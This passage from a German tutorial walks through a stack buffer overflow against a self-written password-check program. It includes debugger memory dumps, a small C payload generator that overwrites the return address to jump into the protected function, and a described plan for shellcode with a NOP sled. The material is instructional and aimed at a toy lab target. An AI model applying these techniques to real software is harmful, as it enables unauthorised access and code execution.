Sofort ändern sich auch die Inhalte der Variablen `puffer` und mit einem Blick auf die Memory-Ansicht kann man die Werte „abcdef“ auch dort wiederfinden. Die Variable `check` hat nun den Wert „0“ (Zeile mit Adresse `0x0028fefc`).

Anschließend steppen wir weiter durch das Programm und stellen fest, dass das Programm aufgrund des falschen Passwortes erwartungskonform in die Funktion `zugang_verweigert()` springt. Im ersten Befehl in `zugang_verweigert()` stoppen wir wieder, schauen uns auch hier die Registerwerte an und notieren uns die entsprechenden Speicheradressen:



Der `EBP` von `zugang_verweigert()` liegt bei `0x28fed8` und der `ESP` bei `0x28fec0`. Nun haben wir praktisch alle Adressen beisammen, die wir brauchen, und scrollen in unserer Memory-Ansicht so, dass wir die größte und die kleinste ermittelte Speicheradresse auf dem Bildschirm sehen können:

```
0x0028FEC0  FFFFFFFE  þÿÿÿ   ESP zugang_verweigert()
0x0028FEC4  759E8CD7  ×..u
0x0028FEC8  759E8D22  "..u
0x0028FECC  0028FEF6  öþ(.
0x0028FED0  FFFFFFFF  ÿÿÿÿ
0x0028FED4  00000001  ....
0x0028FED8  0028FF08  .ÿ(.   EBP zugang_verweigert()
0x0028FEDC  0040145A  Z.@.   Rücksprungadresse zurück zu eingabe()
0x0028FEE0  0028FEF6  öþ(.   ESP eingabe()
0x0028FEE4  0028FED0  Ðþ(.
0x0028FEE8  0028FF08  .ÿ(.
0x0028FEEC  0028FFC4  Äÿ(.
0x0028FEF0  75998CD5  Õ..u
0x0028FEF4  6261BFE7  ç¿ab   Variable eingabe[6] - gelb - ab 0x28fef6
0x0028FEF8  66656463  cdef
0x0028FEFC  00000000  ....   Variable check (4 Byte) - grün
0x0028FF00  00000000  ....
0x0028FF04  00000000  ....
0x0028FF08  0028FF28  (ÿ(.   EBP eingabe()
0x0028FF0C  0040147B  {.@.   Rücksprungadresse zurück zu main()
0x0028FF10  00401940  @.@.   ESP main()
0x0028FF14  00434E80  .NC.
0x0028FF18  00000034  4...
0x0028FF1C  7EFDE000  .àý~
0x0028FF20  00000000  ....
0x0028FF24  7EFDE000  .àý~
0x0028FF28  0028FF68  hÿ(.   EBP main()
0x0028FF2C  004010B9  ¹.@.   Rücksprungadresse ins Betriebssystem
```

Man erkennt, dass die niedrigen Adresswerte in der Traditional-Ansicht oben und die hohen unten liegen, sodass man den Sta-

pel bildlich eigentlich auf den Kopf gestellt sieht. Wir werden das nachher in einer konsolidierten Ansicht ändern.

Der erste Bufferoverflow

Jetzt wird es Zeit für unseren ersten Bufferoverflow. Was passiert wohl, wenn wir anstelle der sechs zulässigen Zeichen eine viel längere Zeichenkette eingeben? Probieren wir es aus und geben (ebenfalls im Debug-Modus) als Passwort folgende Zeichenkette ein: „0123456789ABCDEF“ (also 16 Zeichen), stoppen das Programm nach der Eingabe des Passwortes und schauen uns den Speicher um die Adresse `0x28fee4` an:


```
0x0028FEF4   31300960   `.01    regulärer, reservierter
0x0028FEF8   35343332   2345    Speicherplatz für eingabe
0x0028FEFC   39383736   6789    ab hier Pufferüberlauf und
0x0028FF00   44434241   ABCD    Überschreiben des Stacks
0x0028FF04   00474645   EFG.
0x0028FF08   0028FF28   (ÿ(.    ab hier Stack unangetastet
0x0028FF0C   0040147B   {.@.
0x0028FF10   00401940   @.@.
```

Man erkennt, dass die Zeichenkette einfach über die Grenzen des reservierten Speichers hinweg (gelb markiert) auf den Stack geschrieben wird und dass offenbar nachfolgende Adressbereiche überschrieben werden (rot markiert). Dabei überschreibt die Zeichenkette auch den Speicherplatz für die Variable `check`. Führt man das Programm nun im Debug-Modus weiter aus, so funktioniert es offenbar noch korrekt weiter. Der Überlauf war ohne Folge. Das liegt u.a. daran, dass die Variable `check` erst im nächsten Schritt mit „0“ beschrieben wird und damit einen Teil der Zeichenkette (die jetzt nicht mehr gebraucht wird) überschreibt. Da offenbar keine weiteren Speicherstellen überschrieben wurden, die vom Programm benötigt werden, blieb der Überlauf folgenlos. Das ist eine Gefahr einer solchen Schwachstelle. Oft funktioniert das Programm wie gewollt und umfangreiche Tests (u.a. so genannte Boundary-Checks) unterbleiben aus Bequemlichkeit des Programmierers.

Was würde nun passieren, wenn man noch ein paar Zeichen mehr eingibt? Zuerst wird der Inhalt des geretteten `EBP` der Funktion `eingabe()` überschrieben (was mutmaßlich beim Abbau des Stacks zum Absturz führt). Spätestens wenn die hinter dem `EBP` liegende Rücksprungadresse zurück zu `main()` angetastet wird, ist der Ofen aus. Beim Rücksprungversuch aus `eingabe()` landet der Programmzeiger irgendwo im Speicher und das Programm stürzt mit ziemlicher Sicherheit ab. Probieren wir es aus und geben „0123456789ABCDEFGHIJK“ ein. Nach Zuweisung der Variable `check` mit „0“ ergibt sich folgender Speicherauszug:


```
0x0028FEF4   313039CE9   é.01    regulärer, reservierter
0x0028FEF8   35343332    2345    Speicherplatz für eingabe
0x0028FEFC   00000000    ....    „geheilter“ Überlauf Inhalt check
0x0028FF00   44434241    ABCD    Rest des Überlaufs
0x0028FF04   48474645    EFGH
0x0028FF08   004B4A49    IJK.    Überschreiben des EBP
0x0028FF0C   0040147B    {.@.    Rücksprungadresse in main()
```

Das Programm wird noch bis zum Ende ausgeführt, stürzt dann aber mit einer Fehlermeldung des Betriebssystems ab:



Geben wir noch mehr 5 Zeichen mehr ein, überschreiben wir nun auch die Rücksprungadresse zurück zu `main()` vollständig. Damit unterbleibt die Ausgabe „Programmende.“.

Die Eingabe „0123456789ABCDEFGHIJKLMNOP“ liefert:



So weit so schlecht. Wir haben es erfolgreich geschafft, das Programm durch einen Pufferüberlauf zum Absturz zu bringen. Jetzt beginnt die Arbeit des Hackers oder Crackers erst richtig…

Sprung in die verbotene Funktion

Die nächste Aufgabenstellung sieht nun vor, den Überlauf so zu nutzen, dass wir Zugang zu der Funktion `zugang_erteilt()` erhalten, ohne das Passwort zu kennen. Zunächst bringen wir die Speicherdarstellung in eine normierte Darstellung, die die einzelnen Stackframes der Funktionen zeigt und die Adressen von unten nach oben aufsteigend darstellt (Zwischenschritt in Excel), so wie man sich einen Stapel auch bildlich vorstellt. Unser unmodifizierter Stack (ohne Pufferüberlauf, Breakpoint bei Zeile 25) sieht demnach so aus (wir haben für später noch ein paar Speicherzellen nach oben hinzugefügt):

Frame	Adresse	Inhalt Hex	Inhalt ASCII	Zweck / Bemerkung	Mod.
unbenutzt	0x0028FF3C	FFFFFFFF	ÿÿÿÿ		Überlauf wächst in diese Richtung (Raum für Schad-Code) --->
	0x0028FF38	005D1DC8	È.].		
	0x0028FF34	005D2DC0	À-].		
	0x0028FF30	00000001	....		
Main()	0x0028FF2C	004010B9	¹.@.	Rücksprungadresse ins Betriebssystem	
	0x0028FF28	0028FF68	hÿ(.	EBP main()	
	0x0028FF24	7EFDE000	.àý~		
	0x0028FF20	00000000	....		
	0x0028FF1C	7EFDE000	.àý~		
	0x0028FF18	00000034	4...		
	0x0028FF14	00434E80	.NC.		
	0x0028FF10	00401940	@.@.	ESP main()	
Eingabe()	0x0028FF0C	0040147B	{.@.	Rücksprungadresse zurück zu main()	
	0x0028FF08	0028FF28	(ÿ(.	EBP eingabe()	
	0x0028FF04	00000000	....		
	0x0028FF00	00000000	....		
	0x0028FEFC	00001267	g...	Variable check (4 Byte) – grün	
	0x0028FEF8	36353433	3456		
	0x0028FEF4	3231D77A	z×12	Variable eingabe[6] – gelb – ab 0x28fef6	
	0x0028FEF0	75998CD5	Õ..u		Bleibt unangetastet
	0x0028FEEC	0028FFC4	Äÿ(.		
	0x0028FEE8	0028FF08	.ÿ(.		
	0x0028FEE4	0028FED0	Ðþ(.		
	0x0028FEE0	00401940	@.@.	ESP eingabe()	
zugang_verweigert() bzw. zugang_erteilt()	0x0028FEDC	00000000	....	Rücksprungadresse zurück zu eingabe()	
	0x0028FED8	00000000	....	EBP zugang_verweigert()/zugang_erlaubt()	
	0x0028FED4	00000000	....		
	0x0028FED0	22CE38EE	î8Î"		
	0x0028FECC	75981162	b..u		
	0x0028FEC8	7598118E	...u		
	0x0028FEC4	00000008	....		
	0x0028FEC0	7597F4D2	Òô.u	ESP zugang_verweigert()/zugang_erlaubt()	

Man erkennt nun vielleicht etwas besser, wie so ein Stack aufgebaut ist. Die niedrigen Adressen liegen nun unten, die hohen oben und der Stack wird – dem Programmcode folgend – von unten nach oben aufgebaut: zuerst der Stackframe der Funktionen (`zugang_verweigert()` oder `zugang_erteilt()` sind bzgl. des Stackframes gleich aufgebaut) und dann folgt oben die main-Funktion. Bei dem geplanten Pufferüberlauf wächst die Zei-

chenkette ab Adresse `0x28fef4` nach oben in Richtung `main()` und irgendwann darüber hinaus (das wird für unseren finalen Schad-Code noch interessant, denn dafür brauchen wir etwas mehr Platz). Wie wir den Stack zerstören können, haben wir bereits im vorherigen Kapitel gesehen. Unser Plan ist nun aber, gezielt bestimmte Zeichen auf den Stack zu speichern, die nachher vom Programm so interpretiert werden, dass wir Zugriff auf die Funktion `zugang_erlaubt()` erhalten. Unser Schad-Code wächst aber nach oben und nicht in Richtung der Funktion `zugang_erlaubt()`. Das ist gut!

Eine Möglichkeit wäre nun, die Variable `check` (die ja direkt hinter der Variablen *puffer* liegt) gezielt mit einem von „0“ verschiedenen Wert zu überschreiben. Dann würde trotz falschem Passwort `check` z.B. gleich „1“ sein und im nächsten if-Construct die Bedingung „`if(check == 0)`“ unwahr und damit der Else-Zweig ausgeführt.

```
if(check == 0) {
	zugang_verweigert();		// check ist 0 und damit wird Funktion
					// zugang_verweigert aufgerufen
	}
else {
	zugang_erteilt();		// check ist nicht 0 (also z.B. 1) und damit
					// wird Funktion zugang_erteilt aufgerufen
	}
```

Das Konzept wird leider hier nicht aufgehen, da wir ja bereits im vorherigen Kapitel gesehen haben, dass der Überlauf zwar den Speicherbereich von `check` überschreibt, dies aber im nächsten Schritt dadurch geheilt wird, dass `check` vom Programm wieder auf „0“ gesetzt wird.

Vielversprechender ist dieser Ansatz: Zunächst ermittelten wir, wo die Basisadresse der Funktion `zugang_erteilt()` liegt. Wenn wir diese kennen, speichern wir sie einfach anstelle der Rücksprungadresse zu `main()`. Wird nun die Funktion `eingabe()` beendet und das Programm möchte zu `main()` zurück-

springen, findet es an dieser Stelle die Basisadresse von `zugang_erlaubt()` und springt in diese Funktion. Dann wird die Funktion, auf die wir eigentlich keinen Zugriff hätten, ausgeführt und anschließend versucht das Programm, über die an `0x0028fedc` liegende Rücksprungadresse wieder zu `eingabe()` zurückzuspringen, denn `zugang_erlaubt()` wird ja normalerweise von `eingabe()` aufgerufen. Hier wird jetzt die Sache ungemütlich, denn den Stackframe von `eingabe()` haben wir ja gründlich verbogen und es kann uns passieren, dass wir das Programm damit in eine Endlosschleife zwingen, denn am Ende von `eingabe()` wird ja wieder die verbogene Rücksprungadresse in `zugang_erlaubt ()` gefunden und aufgerufen.

Da beißt sich die Katze also möglicherweise in den Schwanz, aber was soll's: Man kann nicht alles haben, soll das Programm doch nachher einfach abschmieren. Hauptsache wir bekommen Zugriff auf die geheime Funktion! Los geht's.

Zunächst brauchen wir die Basisadresse von `zugang_erteilt()`. Die finden wir im Disassembly (oder ohne Quellcode mit einem Debugger), wenn wir uns im Debug-Modus befinden. Dazu einfach das Fenster „Disassembly" rechts etwas größer ziehen und durch den Assemblercode scrollen, bis man auf den Aufruf für `zugang_erteilt()` stößt:




Abbildung 35: Disassembly im Debug-Modus




Abbildung 36: Detail Disassembly

Offenbar wird die Funktion über `call 0x40138c` aufgerufen. Nun könnte man einfach mal versuchen, diese Adresse an die Speicherstelle für die Rücksprungadresse zurück zu `main()` im Stackframe von `eingabe()` zu schreiben.

Dazu müssen wir über die Variable `puffer` nicht nur die Adresse `0x40138c` im richtigen Format (nämlich als ASCII-Zeichen) in der richtigen Reihenfolge über die Konsole in `puffer` schreiben, sondern vorher noch genauso viele Zeichen als Füllmaterial einfügen, dass die Adresse auch tatsächlich da landet, wo wir sie brauchen.

In der Abbildung des Stack-Aufbaus können wir ablesen, dass wir offenbar neben den sechs zulässigen Zeichen für das Passwort noch weitere 16 Zeichen als Füllmaterial brauchen, um danach an die Rücksprungadresse zu `main()` zu gelangen und dort unsere verbogene Sprungadresse zu platzieren. D.h. wir brauchen 22 Füllzeichen und dann die Adresse `0x0040138c`.

Für diesen einfachen Angriff bauen wir unseren Schad-Code nun zusammen. Die Adresse `0x0040138c` müssen wir dazu in einzelne Bytes zerlegen und in der umgekehrten Reihenfolge auf den Stack schreiben, damit sie in der richtigen Reihenfolge gelesen werden (LIFO-Prinzip):

Aus `0x0040138c` wird so: `\x8c\x13\x40\x00`. Daraus müssen wir jetzt noch ASCII-Zeichen generieren. Da uns das von Hand zu mühsam ist (und oft daran scheitert, dass man auch Codes von nicht druckbaren Zeichen braucht), erledigt das ein kleines C-Programm für uns:

```
bufferoverflow.c   PipeBufferoverflow.c
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3 #include <string.h>
 4
 5 int main() {
 6     char pipe[] =   "0123456789ABCDEFGHIJKL"          // Füllmaterial bis EBP eingabe()
 7                     "\x8c\x13\x40\x00";               // Verbogene Adresse 0x40138c
 8
 9         fwrite(pipe, 1, sizeof(pipe), stdout);
10     return 0;
11 }
12

Problems  Tasks  Console  Properties
<terminated> PipeBufferoverflow.exe [C/C++ Application] C:\Digifor\PipeBufferoverflow\Debug\PipeBufferoverflow.exe (05.03.13 16:38)
0123456789ABCDEFGHIJKL@
```

Die Zeichenkette (das ist unser Schad-Code) kopieren wir nun von der Konsole in die Zwischenablage, übergeben Sie bei der Passwortabfrage ans Programm und kontrollieren sofort nach diesem Schritt den Speicherinhalt:





Abbildung 38: Nach Einschleusen des Schad-Codes

Unser Ziel war es, an die Adresse `0x0028FF0C` den Wert `0x0040138c` zu schreiben. Das haben wir offenbar geschafft!

Unser Ziel war es, an die Adresse `0x0028FF0C` den Wert `0x0040138c` zu schreiben. Das haben wir offenbar geschafft!

Jetzt wird es spannend. Bekommen wir nun Zugriff auf die Funktion `zugang_erteilt()`? Das „Weiter-Steppen“ im Debug-Modus liefert die Antwort:



Bingo! Zunächst wird ganz regulär die Programmlogik in der Funktion `eingabe()` abgearbeitet und festgestellt, dass das eingegebene Passwort (unser Schad-Code) nicht mit dem hinterlegten Passwort übereinstimmt. Das Programm verzweigt zunächst in die Funktion `zugang_verweigert()`. Dann „will“ das Programm – zurück in `eingabe()` angelangt – nach `main()` zurückspringen. Hier liegt nun aber die von uns verbogene Rücksprungadresse, die auf die Startadresse von `zugang_erteilt()` verweist. Somit springt das Programm nun – obwohl das Passwort falsch ist – doch in die gesicherte Funktion.

Geschafft! Mit dem Schönheitsfehler, dass danach nicht mehr „Programmende.“ ausgegeben wird, können wir leben, sind wir doch froh, dass wir keine Endlosschleife produziert haben und das Programm einigermaßen sauber terminiert (immerhin ohne Absturz) wird.

Die erste Mission ist damit erfüllt.

Ausführen von fremdem Code

Der nächste Schritt ist nun, Befehle in das Programm einzuschleusen, die dort so gar nicht vorgesehen sind. Da wir ja nicht

wirklich Schaden anrichten wollen, begnügen wir uns damit, dass das Programm einen Gruß an uns geniale Hacker senden soll (z.B. die Ausgabe der Meldung „Hallo_Du_genialer_Hacker!“).

Das ist natürlich nur ein Platzhalter für wirklich schädliche Funktionen. Man denke beispielsweise daran, was passieren würde, wenn man das Programm dazu bewegen würde, Betriebssystemfunktionen oder Remote-Shell-Dienste auszuführen, mit denen ein Angreifer dann direkt einen Fernzugriff auf das System bekommen würde. Das Prinzip ist dasselbe wie die Ausgabe von unserem harmlosen Streich!

Zunächst müssen wir uns den Schad-Code als Assemblercode zusammenbauen und daraus sogenannte Opcodes (Maschinensprachebefehle) generieren, die wir dann mit der richtigen Anzahl von Füllzeichen an die richtige Stelle auf den Stack ablegen. Das hört sich komplizierter an, als es ist, doch wir haben praktisch alles, was wir brauchen, schon im Programm.

Viel wichtiger ist zunächst einmal, uns eine Stelle zu überlegen, an der wir unseren Schad-Code ablegen, damit wir später dahin verzweigen können. Hier hilft uns noch einmal ein Blick auf den Stack-Aufbau aus Kapitel 0. Oberhalb von `main()` liegt offenbar ein Speicherbereich, der nicht vom Programm benutzt wird. Das wäre doch eine schöne Stelle, um den Schad-Code abzulegen.

Die Frage ist, wie wir dahin kommen. Die Lösung liegt auf der Hand. Wir wenden das gleiche Verfahren wie in dem vorherigen Angriff an und müssen einfach nur noch ein paar Füllzeichen mehr einfügen, um auch den Stack-Bereich von `main()` zu überschreiben. Schiebt man z.B. 56 Zeichen in die Variable `puffer`, dann ist man an Adresse `0x28ff30` angelangt, dem Segment oberhalb von `main()`. Wenn wir `main()` also nach unserem Angriff noch brauchen würden, dann wäre es eine gute Idee, den Stack von `main()` nicht einfach zu überschreiben, sondern die dort abgelegten Rücksprungadressen und Inhalte zu

sichern, indem wir sie zusammen mit den Füllzeichen punktgenau wieder an die vorherigen Stellen schreiben. Dann würde man den Schad-Code oberhalb von `main()` ablegen und über eine verbogene Sprungadresse dorthin verzweigen. Das wäre auch deshalb clever, um den Schad-Code vor dem Überschreiben durch Programmfunktionen nach dem Überlauf zu schützen. Wenn man zudem nicht genau weiß, wo der eigene Schad-Code anfängt (im Speicher) kann man zusätzlich noch eine so genannte NOP-Sledge einbauen, die als Auffangtrichter für den Sprung dient. „NOP“ bedeutet „No-Operation“ und der Befehl macht einfach gar nichts.

Schaltet man mehrere NOPs hintereinander, so werden diese bei einem Sprung in die Sledge solange nacheinander ausgeführt, bis der Programmzeiger auf einen regulären Befehl trifft. Auch wenn wir ja schon bemerkt haben, dass die Funktion `main()` nach Einschleusen und Ausführen unseres letzten Schad-Codes gar nicht mehr korrekt angesprungen wird, wollen wir sie sicherheitshalber nicht einfach mit unserem Schad-Code überschreiben. Wir nutzen also für unseren Schad-Code den rot markierten Bereich (aufwärts) in der Abbildung zum Stackaufbau. Den türkis markierten Bereich müssen wir dazu auffüllen und zur Sicherheit die dort abgelegten Registerwerte retten.

Frame	Adresse	Inhalt Hex	Inhalt ASCII	Zweck / Bemerkung	Mod.
Schadcode	0x0028FF3C	FFFFFFFF	ÿÿÿÿ		Überlauf wächst in diese Richtung (Raum für Schad-Code) --->
	0x0028FF38	005D1DC8	È.].		
	0x0028FF34	005D2DC0	À-].		
	0x0028FF30	00000001	....		
Main()	0x0028FF2C	004010B9	¹.@.	Rücksprungadresse ins Betriebssystem	
	0x0028FF28	0028FF68	hÿ(.	EBP main()	
	0x0028FF24	7EFDE000	.àý~		
	0x0028FF20	00000000	....		
	0x0028FF1C	7EFDE000	.àý~		
	0x0028FF18	00000034	4...		
	0x0028FF14	00434E80	.NC.		
	0x0028FF10	00401940	@.@.	ESP main()	
Eingabe()	0x0028FF0C	0040147B	{.@.	Rücksprungadresse zurück zu main()	
	0x0028FF08	0028FF28	(ÿ(.	EBP eingabe()	
	0x0028FF04	00000000	....		
	0x0028FF00	00000000	....		
	0x0028FEFC	00001267	g...	Variable check (4 Byte) – grün	
	0x0028FEF8	36353433	3456		
	0x0028FEF4	3231D77A	z×12	Variable eingabe[6] – gelb – ab 0x28fef6	
	0x0028FEF0	75998CD5	Õ..u		Bleibt unangetastet
	0x0028FEEC	0028FFC4	Äÿ(.		
	0x0028FEE8	0028FF08	.ÿ(.		
	0x0028FEE4	0028FED0	Ðþ(.		
	0x0028FEE0	00401940	@.@.	ESP eingabe()	
zugang_verweigert() bzw. zugang_erteilt()	0x0028FEDC	00000000	....	Rücksprungadresse zurück zu eingabe()	
	0x0028FED8	00000000	....	EBP zugang_verweigert()/zugang_erlaubt()	
	0x0028FED4	00000000	....		
	0x0028FED0	22CE38EE	î8Î"		
	0x0028FECC	75981162	b..u		
	0x0028FEC8	7598118E	...u		
	0x0028FEC4	00000008	....		
	0x0028FEC0	7597F4D2	Òô.u	ESP zugang_verweigert()/zugang_erlaubt()	

Entwicklung von eigenem Schad-Code

Schaut man sich das Disassembly des Programms (im Debug-Modus oder mit einem separaten Disassembler) an, so findet man dort praktisch alle Assembler-Befehle, die für die Ausgabe des Hacker-Grußes benötigt werden. Gebraucht wird eigentlich nur der puts-Befehl, der eine Zeichenkette auf der Konsole aus-

gibt. Man könnte nun ein C-Programm schreiben, welches die Schadfunktion darstellt und dieses dann Debuggen und in sogenannte Opcodes umwandeln. Opcodes sind Befehls-Codes (Operation-Codes) in Maschinensprache. Letztlich kann der Prozessor nur mit Opcodes arbeiten, denn diese entsprechen 1:1 seinem Befehlssatz. Da diese Opcodes, die nur aus Hexadezimal-Zeichen bestehen, für den Menschen (Programmierer) sehr unhandlich und gar nicht portabel (zwischen verschiedenen Prozessortypen) sind, nutzt man Assembler als übergeordnete (immer noch maschinennahe) Sprache. Assembler enthält wenigstens einigermaßen sprechende und selbsterklärende Befehle. Der Befehlsvorrat ist extrem begrenzt und man hat nur wenige Variablen im üblichen Sinne (nämlich die Register des Prozessors) zur Verfügung. Wer aufwändigen (echten) Schad-Code entwickeln will, kommt somit schon einmal nicht umhin, sich näher mit Assembler zu beschäftigen oder ein entsprechendes Toolkit einzusetzen, was dem Angreifer diese Arbeiten abnimmt. Das ist die eigentliche Gefahr, denn so schaffen es auch weniger belichtete Hacker und Script-Kiddies, Angriffe auf Programme durchzuführen. Aber wir wollen uns ja mit dem akademischen Ansatz beschäftigen und verstehen, was da passiert. Der Pseudocode für unseren Angriff sieht in etwa wie folgt aus:

```
01 mov [esp], Adresse string (Hallo_Du_genialer_Hacker!“)
02 call puts
03 string DB „Hallo_Du_genialer_Hacker!““
```

In Zeile 1 wird die Anfangsadresse der Variable `string` in das Register `ESP` geschoben. `String` ist in Zeile 3 definiert und enthält die auszugebende Zeichenkette. In Zeile 2 wird nun die `puts`-Routine aufgerufen, die das ausgibt, was über das Register `ESP` referenziert wird (also `string`). Man könnte nun tatsächlich diesen Code mit einem Assembler zu einem lauffähigen Programm zusammenbauen. Dazu benötigt man noch ein bisschen Beiwerk, die genaue Syntax und vor allem eine komplette Entwicklungsumgebung für Assemblerprogrammierung (z.B.

MASM[iv]). Das würde im Rahmen dieses Artikels aber zu weit führen und daher wird das Verfahren nur grundsätzlich beschrieben. Wir arbeiten mit den Opcodes weiter, die über den nicht im Detail gezeigten Zwischenschritt ermittelt werden. Die Umwandlung des Assemblercodes erfolgt hierbei durch Ausführen und Linken z.B. mittels MASM, wodurch der Opcode erstellt wird. Der Opcode kann dann z.B. mit dem Programm „Ollydbg[v]“ sichtbar gemacht und die benötigten Teile mit dem schon vorher verwendeten Programm PipeBufferoverflow.c zusammen mit Füllzeichen und ggf. geretteten Speicheradressen auf die Konsole ausgegeben werden.

Mittels Umleitung der Ausgabe in die Zwischenablage oder in eine Datei, mit der man das Programm nachher „füttert“, wird der gesamte Schad-Code eingeschleust. Alternativ zur Verwendung des Programms „Ollydbg“ kann man die benötigten Opcodes auch im Disassembly des Programms ablesen, da dort alle benötigten Befehle vorkommen.

Der weitere Plan sieht dann so aus, dass das Opferprogramm den Schad-Code einlesen soll und der Stack des Opferprogramms systematisch überschrieben wird. Dann wird es feststellen, dass die eingelesene Zeichenkette nicht dem hinterlegten Passwort entspricht und die entsprechende Funktion `zugang_verweigert()` aufrufen. Nachdem diese abgearbeitet ist, will das Programm über die an Adresse `0x0028FF0C` abgelegte Rücksprungadresse zurück nach `main()` springen. Hier liegt nun aber die modifizierte Adresse, die auf den Beginn des eigentlichen Schad-Codes verweist (oder die NOP-Sledge). Der Schad-Code wird nun also ausgeführt und gibt den String „Hallo_Du_genialer_Hacker!“ unmittelbar hinter der Ausgabe „Zugang verweigert!“ aus. Anschließend springt der Schad-Code noch in die Funktion `zugang_erteilt()` und lässt uns auf den eigentlich gesperrten Teil des Programms zugreifen (siehe Angriff im vorherigen Kapitel).

